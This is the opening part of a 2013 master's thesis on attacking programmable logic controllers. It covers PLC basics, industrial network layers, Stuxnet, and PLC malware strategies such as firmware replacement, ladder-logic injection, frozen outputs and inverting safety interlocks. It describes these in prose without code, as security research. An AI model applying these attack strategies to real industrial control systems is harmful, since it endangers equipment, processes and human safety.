NTNU – Trondheim
Norwegian University of
Science and Technology

Creating a Weapon of Mass Disruption: Attacking Programmable Logic Controllers

Morten Gjendemsjø

Master of Science in Computer Science
Submission date: June 2013
Supervisor: Lillian Røstad, IDI

Norwegian University of Science and Technology
Department of Computer and Information Science

Abstract

A programmable logic controller (PLC) is a small industrial computer made to withstand the harsh environment it operates in. PLCs were designed for a closed, trusted network with little emphasis on security. Since their introduction, the automation world has changed, and the line between traditional IT and automation has slowly faded away. By integrating well known, low cost, technology such as commodity operating systems and TCP/IP into the automation realm, new threats are emerging. Security by obscurity was long deemed sufficient for industrial networks. If this was ever true, it is not anymore, especially when considering where PLCs are deployed; PLCs are part of virtually every industrial control system in the world and is at the heart of systems such as power production (including nuclear), pipelines, oil and gas refineries, water and waste, and weapon systems. A compromised system could mean financial loss, damage to equipment or in some cases, loss of life.

This thesis looks at PLC security from an attacker's perspective. That is, given logical network access, what will an attacker attempt to accomplish and how will he or she proceed? In order to answer these questions, and more, this thesis discusses techniques and tools that can be used to compromise a PLC. Studying PLC security in detail, this thesis include both theoretical and practical aspects of security in PLCs. In-depth security tests are performed on a widely used PLC; uncovering several critical security vulnerabilities, including a new XML parser vulnerability accompanied by a zero day exploit allowing the adversary to perform a DoS attack that completely disables the PLC, including communication capabilities. Other exploits are also developed and their consequences run the gamut from arbitrary code execution, file read/write permissions, installing customized firmware, to manipulating actuators. The research culminates in a set of python scripts, an exploit suite, implementing all the exploits developed.

This thesis shows that an adversary with network access can perform devastating attacks with relative ease. In the hands of the wrong people, the weaponized exploit suite, can cause tremendous damage. Shutting down, or altering, an industrial process will in many cases have severe financial and/or safety consequences.

Preface

I would like to express my gratitude to my academic advisor Dr. Lillian Røstad for her invaluable guidance, support and encouragement.

Second, I would also like to thank Bergen Elteknikk AS for providing industry insight, expert opinions, and for providing me with the necessary equipment.

Third, I would like to sincerely thank Jan Tore Sørensen at Mnemonic AS for fruitful discussions and valuable insight into deployment scenarios and real world applications of PLCs.

Last but not least, I would like to thank my brother, Anders Milde Gjendemsjø for taking the time to read, evaluate and provide feedback during writing.

As the result of this thesis is a powerful set of tools that can potentially cause a lot of damage, Lillian and I have decided to not publish the exploit suite along with the thesis. While all the information needed to create the tools is available in this thesis, we deemed it unnecessary to provide the public with an easy to use weapon.

Contents

List of Tables

List of Figures

Listings

Part I

Introduction

Chapter 1

Introduction

1.1 Problem description and limitations

This thesis is a study of edge device security in industrial control systems. Programmable logic controllers (PLCs) are a part of virtually every industrial control system. When introduced in 1969, PLCs were designed for a closed trusted network with little emphasis on security. Over the past decades, the line between industrial automation systems and traditional IT systems has slowly faded away. Protocols such as TCP/IP has been adopted and is widely used today. Remote management, web servers and other functionality that traditionally have been reserved to computers are now commonplace for PLCs. This implies increased complexity, and thus also design and implementation flaws that can be exploited by an adversary. As PLCs have evolved and introduced new functionality, new and evolved threats are also introduced. This thesis takes on the perspective of an attacker, and seeks to determine how PLCs can be compromised and what can be achieved if they are.

This thesis address security in PLCs in general based on a combination of state of the art published literature and the most recent from the online security scene. Furthermore, in-depth security tests will be performed on a widely used PLC, namely the Wago 750-881. The different components of the PLC's attack surface has to be identified and investigated for security flaws and vulnerabilities. If vulnerabilities are discovered, corresponding exploit code will be developed. The result of this thesis is a set of automated attack scripts bundled together as an exploit suite.

To sum up, the following research questions will be addressed in this thesis:

RQ1 What is the current state of research on Programmable Logic Controller security?

RQ2 Using threat modeling, what will an attacker strive to accomplish?

RQ3 Leveraging the threat model, can new or existing vulnerabilities be exploited to achieve said goals? That is, as an outsider with no legitimate credentials to the

Wago 750-881, is it possible to perform of the following operations?

RQ3.1 Stop the PLC

RQ3.2 Read/write files

RQ3.3 Read/write I/O values

RQ3.4 Install customized firmware

RQ3.5 Execute arbitrary ladder logic

RQ4 Based on the vulnerabilities exhibited, can an automated exploit suite be developed?

This thesis assumes that the adversary has logical network access to the device. I.e. the adversary is able to freely communicate with the devices. This implies that generic network penetration techniques are outside the scope of this thesis. Furthermore, this eliminates the need to make deployment assumptions about network topology, network security mechanisms installed, etc. Host based security is also deemed outside the scope. That is, compromising the PC used to program the PLC is not covered.

1.2 Motivation

Today, programmable logic controllers (PLCs) come with microprocessors and embedded operating systems, web servers for easy configuration, FTP servers, and remote access capabilities. They are at the heart of processes controlling everything from power production(including nuclear), oil and gas pipelines, and water treatment plants to traffic signals, shipping, and home automation. The fact that PLCs manage physical processes implies that the consequences of a compromised system are physical as well. A compromised system could mean loss of life, damage to the equipment or financial loss. The above scenario has been the motivation and starting point for investigating PLC security. It is without doubt a fascinating topic with far reaching consequences. As the stage is set, i.e., the critically of PLCs in industrial operations, taking on the perspective of an attacker is indeed interesting.

1.3 Research methodology

Regardless of the target system, if one is attempting to compromise it, information is the key to success. State of the art literature, books and papers is used not only to learn about PLCs, but also to gain insight in what experienced researchers has attempted in order to compromise them. Once the basics are established, threat modeling is performed in order to determine possible threats to the PLC. Furthermore, valuable assets are enumerated in order to create an understanding of what the PLC has of value. As time would not permit full exploration of the PLC's attack surface, some avenues has to be pursued at the

expense of others. These decisions are made in collaboration with industry experts and based on previous research and state of the art literature. The threat model culminates to a set of adversary goals which are subject to further investigations.

With the adversary goals in hand, experiments are performed to determine if it is possible to achieve said goals. This thesis takes on the perspective of an adversary with no insider information. That is, all information used to compromise the PLC, is publicly available. As no source code is available, black box testing is the only applicable approach. In black box testing, implementation details are not considered, or as in this case, not available. Test cases are thus derived from the inferred specification of the software [74]. Establishing what services are running, which protocols are supported or otherwise gain knowledge about the inner workings of the target, will piece together the attack surface for the target PLC. Given an adversary goal, one has to determine what part of the attack surface can be exploited to bypass security mechanisms or alter the flow of control to achieve said goal. Once the protocol or service has been identified, tools will aid the compromise. There exist a manifold of tools online, and if none are applicable, new tools will be developed or altered as needed. If successful, the experimentation will result in a set of scripts, an exploit suite, which implements the necessary functionality to automatically perform the attacks.

1.4 SCADA, DCS and ladder logic

For all intents and purposes in this thesis, Supervisory Control and Data Acquisition (SCADA) and Distributed Control System (DCS) describe the same industrial control systems. As DCS is commonly used in Europe, it will also be used in this thesis.

The widely used term "ladder logic" in this thesis is not technically correct. IEC 61131-3 defines two textual and two graphical PLC programing languages, in which ladder logic is one of them. However, the term comes from ladder logic being the first available programming language, and has stuck since. This thesis has chosen to follow the nomenclature of automation world and thus uses ladder logic to describe the logic (PLC program) running on the controller, regardless of programming language used.

1.5 Organization

This thesis consists of three parts; Part I introduces key concepts, state of the art and presents a threat model. Part II is concerned with attacks against a test PLC. Part III discusses the results and concludes the thesis.

It is not assumed that the reader is familiar with programmable logic controllers and industrial control systems. A brief introduction to these topics is thus given in chapter 2. Next, in chapter 3, the PLC security research frontier is presented. Based on this

knowledge, a novel threat model for a generic PLC is constructed in chapter 4. The threat model culminates in a set of important adversary goals that are further analyzed and depicted as attack trees, concluding part I.

Building on part I, part II is comprised of experiments. The focus is narrowed from a generic PLC to a specific make and model. In chapter 5, an introduction to the test PLC is given. The foundation for experimentation is now established. With the adversary goals in hand, experimentation commence in chapter 6 by looking at an important part of the PLC's attack surface, namely updating the firmware. By reverse engineering the firmware, and its update protocol, valuable insight is gained. Next, in chapter 7, adversary goals pertaining to the ladder logic runtime system is elaborated on. Exploits developed in this chapter pave the way for new attacks. With new and enhanced capabilities; Fieldbus communication, the third and last part of the attack surface is explored in chapter 8. The experimentation, showing that an adversary with network access can perform attacks with serious consequences, culminates in an exploit suite. The exploit suite, capable of altering and shutting down an industrial process, concludes part II.

In part III, the focus is once again lifted back up to generic PLCs. In chapter 9, the results are discussed and the research questions evaluated. Concluding remarks and further work is presented in chapter 10.

Chapter 2

Programmable logic controllers

2.1 Introduction to Programmable Logic Controllers

This chapter is a slightly modified version of chapter 2 in the specialization project [32]. This is done to make the thesis independent of any previous work, and thus eliminating the need to read two reports.

2.1.1 Evolution of Programmable Logic Controllers

A Programmable Logic Controller (PLC) is a small industrial computer. They are solid state devices designed to withstand the harsh operating environment of the industry. They were originally designed to replace the hard-wired relay panels[27]. Before PLCs, changes to the process would be expensive and time consuming as physical rewiring was necessary. In 1968, the Hydramatic Division of General Motors Corporation(GM) specified design criteria for the computerized replacement. Several companies responded with designs of what we now call PLCs. By late 1969 the first PLC that could replace hardwired relay logic was released. Since then, the PLCs has been under continuous development and today PLCs are available in a wide range of capabilities and cost[5].

A PLC typically consists of a processing unit (CPU), memory, input/output interfaces, power supply, communication interface and a programming interface. The programming interface is used to transfer the programs to the PLC and the communication device is to communicate over the network (including communicating with other PLCs). CPU, memory, and power supply are the same as those found in a regular computer and are thus assumed familiar.

Originally it was designed to be operated by engineers and maintenance staff with limited computer programming skills. Thus, the first language used to program a PLC, ladder

logic, closely resembles circuit diagrams of relay logic hardware. Since then the IEC 61131[18] has been released and it defines two textual and two graphical PLC programming languages.

2.1.2 Input/Output

A PLC input signal is either digital/discrete or analog. Discrete or digital signals are On or Off and are sent using current or voltage. On and Off have their own designated range. One possibility could be that a 24V range is divided into three sections; OFF is less than 2V while ON is more than 22V and everything else in between is undefined. (Neither on or off). Sensors that give a digital or discrete signal can be connected directly to input ports of the PLC.

An analog sensor yields an output proportional to the measurement. Such analog signals have to be converted to digital signals before they can be input to the PLC. This is done by outputting a voltage or current proportional to the process signal.

Example:
A 4-20 mA current would be mapped to an integer value between 0 and n. Where n is typically 2^{16} or 2^{32}. The amount of current would be proportional to the measurement. E.g. a measurement of 40 degrees Celsius could yield a 5.5231 mA signal to the PLC. The PLC is aware of this mapping and use this information to generate an output signal to the actuators.

The output ports sends control signals to the actuators, which in turn, transforms the electrical signal into some more powerful action. An example of an actuator is a relay. When a PLC turns on the output connected to a relay, a magnetic field is produced. This magnetic field closes one or more switches. The result of this is that a much larger current can be switched on. A relay can thus be used to power an electrical motor and other high-current equipment. Typical input devices used with PLCs are temperature and pressure switches, proximity switches, position detection, encoders, and photoelectric switches. Typical output devices are relays, contactors(high-current relays) and motors.

2.1.3 Control loop

A PLC is continuously running through its program. Each loop is called a cycle. In the first phase of the program, the inputs are read. The program is executed with the inputs as parameters and the output is changed correspondingly. There is always time spent examining the inputs while processing. This adds up to a substantial amount of time if the number of input devices becomes large. In an attempt to minimize cycle time, a specific area of RAM is used as a buffer between the CPU and I/O devices. Instead of reading input variables as they are used in the program, all inputs are read at the beginning of the

cycle. At the end of the cycle, all output signals stored in the buffer area (in RAM) is transferred to the appropriate output device. The output devices retain their output signal until the end of the next cycle. Boolean functions that depend on the results of other boolean functions use the result obtained in the previous cycle.

As the cycle time is greater than zero, the input states will be sampled with the same frequency as the cycle time. As a typical cycle time is in the range of 10-60 ms, there can be a delay in the system of this order. Thus, the response time of the system is equal to the cycle time. Furthermore, input signals can be missed completely if their signal is not present longer than the cycle time. There are a number of factors that will influence the cycle time, such as the CPU used, the number of I/O devices and the size and complexity of the program.

PLCs can react to input signals that deviate from the current set point in different ways. The most basic is on-off mode, in which the controller outputs either on or off depending if the signal is either higher or lower than the set point. In this case the output signal is constant. Proportional mode is when the controller's output is proportional to the difference between the set point and the actual value. For more about programmable logic controllers see [5].

2.1.4 Industrial Control Systems

Industrial Control System (ICS) is a general term that describes different control systems such as a single PLC for smaller systems, a few PLCs for a single plant and distributed control system (DCS) for larger, often geographically dispersed, systems. These control systems are usually used in industries such as oil and natural gas, building automation, chemical, transportation, food and beverage, electrical, pulp and paper, pharmaceutical and manufacturing –e.g automotive, aerospace, and durable goods.

PLCs are the primary component in smaller control systems used to provide regulatory control of discrete processes such as assembly lines and for building automation in small buildings. However, one PLC is not enough for a larger system such as plants, factories and larger buildings. Thus, for PLCs to control large processes, they have to be interconnected where each PLC is responsible for its own sub-process. It has become increasingly popular to implement systems that can both control and monitor industrial processes[8]. These systems usually have to function over geographically dispersed locations. E.g. interconnection of power plants within a country.

In larger, distributed control systems, there is often a control center monitoring and controlling field sites. Based on information received from the remote locations, actions can be taken to ensure normal operation. These actions can be operator actions, or automatic actions decided by the software running in the control center. Actions are then pushed back to the remote station's field devices. DCS are responsible for controlling several smaller, integrated, subsystems that in turn control their own localized process.

Product and process control are usually feed-back or feed-forward control loops whereby key product and/or process conditions are automatically maintained around a set point. PLC are often used as field devices and can offer a range functionality to accomplish the desired product or process tolerance. A typical architecture is illustrated in Figure 2.1 (Borrowed from [71])



Figure 2.1: A typical DCS architecture

When they were first developed, ICS had very little in common with IT systems. ICS were isolated and ran proprietary software. In recent year there has been a shift towards utilizing low cost Internet Protocol (IP) devices. Replacing proprietary solutions with well known protocols and software lowers the threshold for implementing a wide range of new features. This shift significantly narrows the gap between ICS and IT systems. While this allows for closer connection between the existing corporate network and the ICS, this also means that the ICS is less isolated from the outside world than its proprietary predecessor.

2.2 Network architectures

Industrial control systems are seldom based on a single field device. The complexity of the system grows rapidly as more components are added to the system, thus creating a need to organize the components in a way that is easy to work with. Communication networks for industrial control systems are usually built in a layered/hierarchical way as shown in Figure 2.2.

Different parts of the system have different requirements. For communication between the process network and the corporate network, Ethernet is a suitable protocol. However, for communication between the PLC and the actuators and sensors, a different set of protocols are better suited. In the following three subsections we will take a close look at each of the three layers and protocols suited.

Field level

The field level is the lowest level. This is where the actuators and sensors communicate with PLC or other controllers. The ICS will most likely impose real time requirements for controllers and field device in the millisecond range. This warrants a fast and deterministic way of accessing the field devices. A large number of proprietary communication systems, media and protocols can be found on this level. Most of these were not developed with security in mind. Fieldbus protocols are used where a large number of field devices must be connected to the controllers, while point-to-point wiring is used if the number of devices remains relatively small. Security by obscurity was considered good enough at the time when they were designed. If that was ever true, it is not any more.

Control Level

The control level carries real time data between process controllers and operator workstations in addition to process data from the control level to the corporate level. While still important, real time requirements at the control level are not as strict as in the field level. Controllers communicate with the field level using fieldbus or direct wiring. When communicating within the control level, Ethernet is used for communication between the controller and operator workstations. For communication between controllers, a variety of protocols exist. Modbus is one of them and will be given attention in this thesis.

Corporate level

The corporate level often refer to the corporate network. In modern network architectures, the ICS is connected to the corporate network for improved efficiency by making process information available on the corporate intranet. The communication to and from the corporate level usually utilize Ethernet. This layer can also include remote access, if allowed.



Figure 2.2: A typical ICS network architecture

Chapter 3

State of the art

This chapter is a slightly modified version of chapter 3 in the specialization project [32]. This is done to make the thesis independent of any previous work, and thus eliminating the need to read two reports.

PLCs were originally designed for a closed, trusted network with little emphasis on security[27]. The increased processing power and capabilities of modern PLCs warrants more advanced features and functionality. Remote access capabilities allow operators to monitor and manage devices with ease. This is especially useful for geographically dispersed PLCs, such as PLCs in distributed control systems. PLCs are being deployed with Ethernet cards in order to connect these devices to local and wide area networks[11]. Services that are now available on many PLCs include web servers, SNMP, telnet, and FTP servers. The servers and services are often not meant to be fully featured, maintained or secure[68]. All of these services are well known by the hacking community, and exploits are released to the public every day[28]. As previously mentioned, interconnection with the corporate network is becoming more commonplace. This interconnection between networks place both the ICS network and the corporate network at higher risk. Given that one is compromised, there is now a direct path to the other. At the same time, this should create a willingness to secure ICS networks as all the corporate data is potentially reachable from the ICS network. More attacks than ever before will be applicable to the non-proprietary software running on the controllers in the ICS.

A typical PLC's attack surface can be divided roughly into six main parts: hardware, firmware, OS, services (web-,FTP-, telnet-servers etc.), ladder logic (including run time system), and communication protocols . Unless you are a nation state or state organization with a three letter acronym, there is a small chance you have the resources to design and manufacture your own hardware. To some extent, you are forced to trust the hardware. Malicious modifications to the firmware are the most intrusive and serious vector. It is also hard to detect and if discovered, it would have to be decompiled and reverse engineered in order to gain insight into the intent of the attacker. Software modifications can prove to be just as serious, but are much easier to discover and analyze. The operating systems deployed in PLCs are often real time operating systems tailored for embedded systems.

Providing similar services as a regular OS, it constitute a large part of the PLCs attack surface. An identical argument holds for the services such as web and FTP servers, similar functionality to their desktop siblings, but often customized for embedded devices. Ladder logic, while constituting a smaller part of the attack surface, is still important. In most cases, ladder logic only communicates with other PLCs as well as sensors and actuators. Nevertheless, it is an important aspect of PLCs and can be exploited. Communication protocols supported vary between PLCs and will influence the controller's security on a large scale, as some industrial protocols allow for privileged operations without authentication. E.g. Modbus, Ethernet/IP, etc. While outside the scope of this thesis, the host used to program the PLC can also be used to compromise the PLC.

3.1 Stuxnet - The most sophisticated malware yet

There is no way to discuss security in PLC without discussing Stuxnet[29]. Stuxnet is arguably one of the most complex and carefully planned computer worms to date. It took the information security community by storm in June 2010.

In January 2010, International atomic energy agency (IAEA) inspectors completed an inspection of the uranium enrichment plant outside Natanz in central Iran when they noticed that something was wrong with the plant. Normally for a plant that size, about 800 centrifuges would be replaced over a year due to malfunction or other problems. During late 2009 and early 2010 Stuxnet destroyed around 1000 centrifuges[2]. The reason for high rate of malfunctioning centrifuges remained unknown until security company VirusBlockAda discovered Stuxnet in mid June 2010. By attacking the Iranian nuclear program, a new era of warfare was introduced. The use of cyber weapons to create physical destruction, is now a reality.

Stuxnet's main target was the centrifuges, to make them speed up past what they were meant to spin at. The increase in rotational speed lasted for 15 minutes, before it was reduced to normal speed. 27 days later, the speed was drastically reduced. This increase followed by a decrease in rotational speed caused the aluminum to expand and was enough to make the centrifuges fail at much higher rate[69]. Any change in the rotational speed of the centrifuges were hidden from the operators by the world's first PLC rootkit[29]. When the motor reported it's current speed, the data was intercepted, changed and then reported back to the operators as if everything were normal. Stuxnet spread to about 100 000 PCs worldwide, the majority in Iran. The only controller infection that were confirmed were the ones in Natanz. Stuxnet was incredibly sophisticated and complicated. It was beyond cutting edge.

Here, we will touch on some key aspects of the internal mechanics of Stuxnet[29]. Stuxnet utilized Windows zero-day exploits in order to gain access to the system. The initial infection was due to a design flaw in how Windows Explorer parsed links and shortcut icons (LNK vulnerability). This allowed for arbitrary code execution with the same access rights as the current user. The code ran when the user viewed the contents of a

USB drive. This vulnerability was exploited by Stuxnet's dropper. Stuxnet dropped a large, partially encrypted file and installed a kernel-mode rootkit. For privilege elevation, Stuxnet exploited two different vulnerabilities, one due to a bug in the task scheduler and the other due to a bug in the keyboard layout mechanisms, both zero-day exploits.[1] Once on the system, Stuxnet looked for a very specific factory environment. It fingerprinted the system, including details like model number, configurations and ladder logic currently on the PLC. Once Stuxnet found the environment it was looking for, it loaded rogue code onto the controller. The controller was now completely under Stuxnet's command, and Stuxnet could have stopped all production. Instead, it chose to remain stealthy, allowing legitimate code to continue running. When it was time to attack, based on a timer and other process parameters, Stuxnet acted like a fake device driver, intercepting data from the input devices, and passing on previously recorded and unsuspicious data to the legitimate control code. It then intercepted the output of the legitimate code and instructed the centrifuges to run at non-optimal speeds.

The fact that Stuxnet used four zero-day exploits and that it used two stolen, but valid certificates further proves the careful planning and sophistication that went into the creation of this worm. The goal of the virus is to reach computers/Master Terminal Units(MTU) in the distributed control system that were connected to the PLCs operating the plant. Once on the MTU, Stuxnet infected project files belonging to the PLC. From there it was able to inject itself into the PLC and look for a particular factory environment. The payload was precompiled, which may indicate that the authors had detailed knowledge about the plant's layout, devices and functionality. While this information is hard to come by, it proves that air-gap networks and security by obscurity are no longer enough to secure an ICS, given sufficiently powerful adversaries. The story of Stuxnet shows the opportunities at hand for the powerful PLC-hacker, and similarly the importance of security in any network where PLCs are connected.

> *The authors of Stuxnet knew the Natanz plant better than the Iranian operators.*
> - Ralph Langner, Stuxnet expert

3.2 Field device Protection Profile

A protection profile (PP) is part of the Common Criteria (CC) for Information Technology Security Evaluation which is an international standard for computer security certification. A protection profile identifies security requirements for the Target Of Evaluation (TOE). This enables manufacturers to create products that adhere to one or more protection profiles, further enabling testing and verification. It does not specify how the requirements should be designed or implemented.

[1] There is information indicating that the print spooler vulnerability may have been know to Microsoft before it was exploited by Stuxnet[41].

Digital Bond created a Field Device Protection Profile for NIST's Process Control Security Requirements Forum (PCSRF) in 2006[6]. Since then Stuxnet happened, PLC security received interest, exploit code became available, thus changing the risk environment drastically. Their robustness level was based on lack of tools and documentation for exploitation of PLC's. The Metasploit framework[61], Canvas with its White Phosphorus exploit pack[38], and GLEG SCADA+[51] exploit packs are just some of the publicly available resources for exploitation of field devices as well as DCS software. The expertise that is required to attack critical infrastructure is now available to anyone with an internet connection. The combination of highly available exploit code and search engines like Shodan[53] providing an abundance of targets, is worrying. The security environment for PLC's have changed substantially since the release of the protection profile[16]. This, however, will only affect the robustness level. As for the requirements in the protection profile it is interesting to note how little progress have been made to meet any of them. Thus, the PP is just as relevant today as it was six years ago.

3.3 PLC Malware

As previously mentioned, the firmware vector is the most intrusive. If the attacker is able to create and upload malicious firmware to the controller, the PLC is completely under malicious control. Many PLCs now supports remote firmware updates over the network. This is a very practical feature for operators as they can update PLCs in geographically dispersed areas such as PLCs in a distributed setting. However, as it is practical for the operators, it will also be practical for attackers.

Peck et al.[60] shows how to leverage Ethernet modules vulnerabilities in DCS networks for arbitrary code execution. By disassembling the binary firmware, they were able to fingerprint the system and reverse engineer the format of the firmware and the checksum algorithm. They were able to upload an altered firmware over the network, thus enabling arbitrary code execution on the Ethernet modules. They also show that several different Ethernet modules and PLCs lack source and data authentication on firmware uploads. Some PLCs even lack checksums for validating the correct transfer of the firmware.

One possibility, if the attacker is able to modify the firmware, would be to use the PLC as a compromised node in the network. Then the payload would benefit from leaving the ladder logic unaltered, instead uploading malicious code that is completely isolated from the ladder logic. This would give the attacker complete control over the infected PLC, allowing the attacker to gather sensitive information, install backdoors or rootkits, infect other devices or be a general purpose node inside the network.

Utilizing the ladder logic vector, a different approach is to inject malicious ladder logic and highjack flow of control. The authors of Stuxnet invented an ingenious method. By injecting a small piece of code in the beginning of the control loop, the attacker ensures that this code will always be executed. This code can check for certain conditions and

jump to malicious code if they are met. If the conditions are not met, the PLC will continue to execute the legitimate code and everything will be as normal.

What the attacker is hoping to accomplish will define both the vector utilized and the payload of the malware. If the goal is to alter a specific part of the process, such as the amount of oxygen inserted into a chemical mixture, the payload would be constructed with ladder logic that alters the oxygen set value. This is similar to the alteration of rotational speeds in the centrifuges caused by Stuxnet. This type of attack requires prior knowledge about the plant, the process and and wiring of the output modules.

However, on the contrary to popular belief, Stuxnet inspired attacks can be done with no insider information and little to no knowledge about PLC programming[45]. If the attacker is able to upload ladder logic, the most basic, yet effective attack is zero lines of control code. A program that simply freezes the outputs, will preserve the state of operations. The outputs will retain the value they had before. When the outputs are frozen, the drives will continue to rotate, pumps continue to pump through valves that continue to be open. This is analogous to a computer program consisting exclusively of NOP instructions. This is catastrophic, and will in most cases result in a bad product and/or equipment damage. In addition to this, the attacks will most likely be occurring at multiple controllers at the same time which means that multiple sub-processes will be failing at the same time. Langner [45] shows how a logic time bomb can be created and appended to legitimate code for a stealthy attack.

One important difference is that attacks that target the ladder logic aim to alter the process, while attacks that target firmware may have a broader, higher level, goal such as industrial espionage or backdoors into the corporate network. For successful, stealthy, alterations of the process, the attack requires knowledge about the plant, the devices and the inner workings of the process. Unless the attacker has knowledge about the amount oxygen that goes into the chemical process, it would impossible to make precise alterations to achieve desired effects. In addition to process knowledge, the only way to know which addresses that map to what devices is to inspect the wires. This sort of information is needed, and available only to the most powerful adversaries. Arguably, the authors behind Stuxnet were in possession of such information for their target.

[55],[54] tries to overcome the obstacle of detailed a priori knowledge by dynamically generating payloads. Their approach is based on analyzing the memory content of the PLC to create a mapping between the address space and the devices, establish boolean equations and inferring device types. One example are the safety interlocks. A safety interlock is a check in the PLC's logic that ensures that the system is never in an unsafe state. For example, in a traffic control system we might have a safety interlock preventing cars and pedestrians from having a green light at the same time. That is, green(car) $\rightarrow \neg$ green(pedestrian) and vice versa. For PLC malware authors safety interlocks are a specification of how to make the system perform unsafe operation. If the malware finds the example safety interlock, and the intent was to incur damage, the output variables green(car) and green(pedestrian) would both be set to true.

3.4 Industrial protocols

For the purpose of industrial control systems, several hundred protocols have been developed since the first PLC was introduced. Currently, about ten protocols are widely used in ICS. The choice of protocols is often a product of the industry's (de facto) standard, operating requirements and vendor. Most modern PLCs are required to communicate over at least two different protocols such as TCP/IP and fieldbus protocols. Modbus[57], LonWorks[49], EIB[3], Ethernet/IP[63] and DNP3[22] are all examples of protocols commonly used in industrial networks. The common denominator for protocols like these are that they are proprietary, specific purpose protocols with little to no security specification. For some protocols, the security mechanisms in the protocol is not mandatory, which severely limits their usefulness. Establishing strong security in fieldbus protocols have never been a priority, even though it should have been. [65] tries to amend security leveraging smart card technology and implements an exemplary security system using the LonWorks protocol. [25] and [12] performs a detailed analysis of the threats, attacks and targets of the DNP3 and MODBUS protocols, respectively.

More often than not, modern PLC's implement the TCP/IP stack as well. While this opens up the door for infinite possibilities (for both operators and attackers), security gains importance as well. PLC's become fully connected devices, possibly reachable from the Internet. The use of well known (e.g. embedded web server) technologies increases the risk of the system being subverted on a large scale. This requires a well defined program for fixing security vulnerabilities as they are discovered, so that the software always stays up to date. However, patching is difficult in industrial control systems, as it will most likely incur downtime which may be unacceptable. Services and servers running on the PLC will often be provided by the manufacturer as part of the firmware, thus disabling the ability to make individual changes to the software. If vulnerabilities are disclosed and the vendor decides to not release an update, all customers will become potential targets without being able to do anything about it.

A lot of security tests to date has involved testing the implementation of the networking protocol stack[11][13]. The method of choice has been fuzz testing where the robustness of the protocol stack implementation is tested by sending malformed/unexpected packets. The results were devastating, many devices fail on malformed packets, and some even fail on valid, properly formatted broadcast and multi-cast packets. Byres et al.[13] performs a study of the protocol implementation for two PLCs. They created a framework for fuzzing the protocol implementation. About 5000 conformance tests were ran, and between them, the PLCs they tested showed more than 60 errors.

3.5 Contradictory goals create challenges

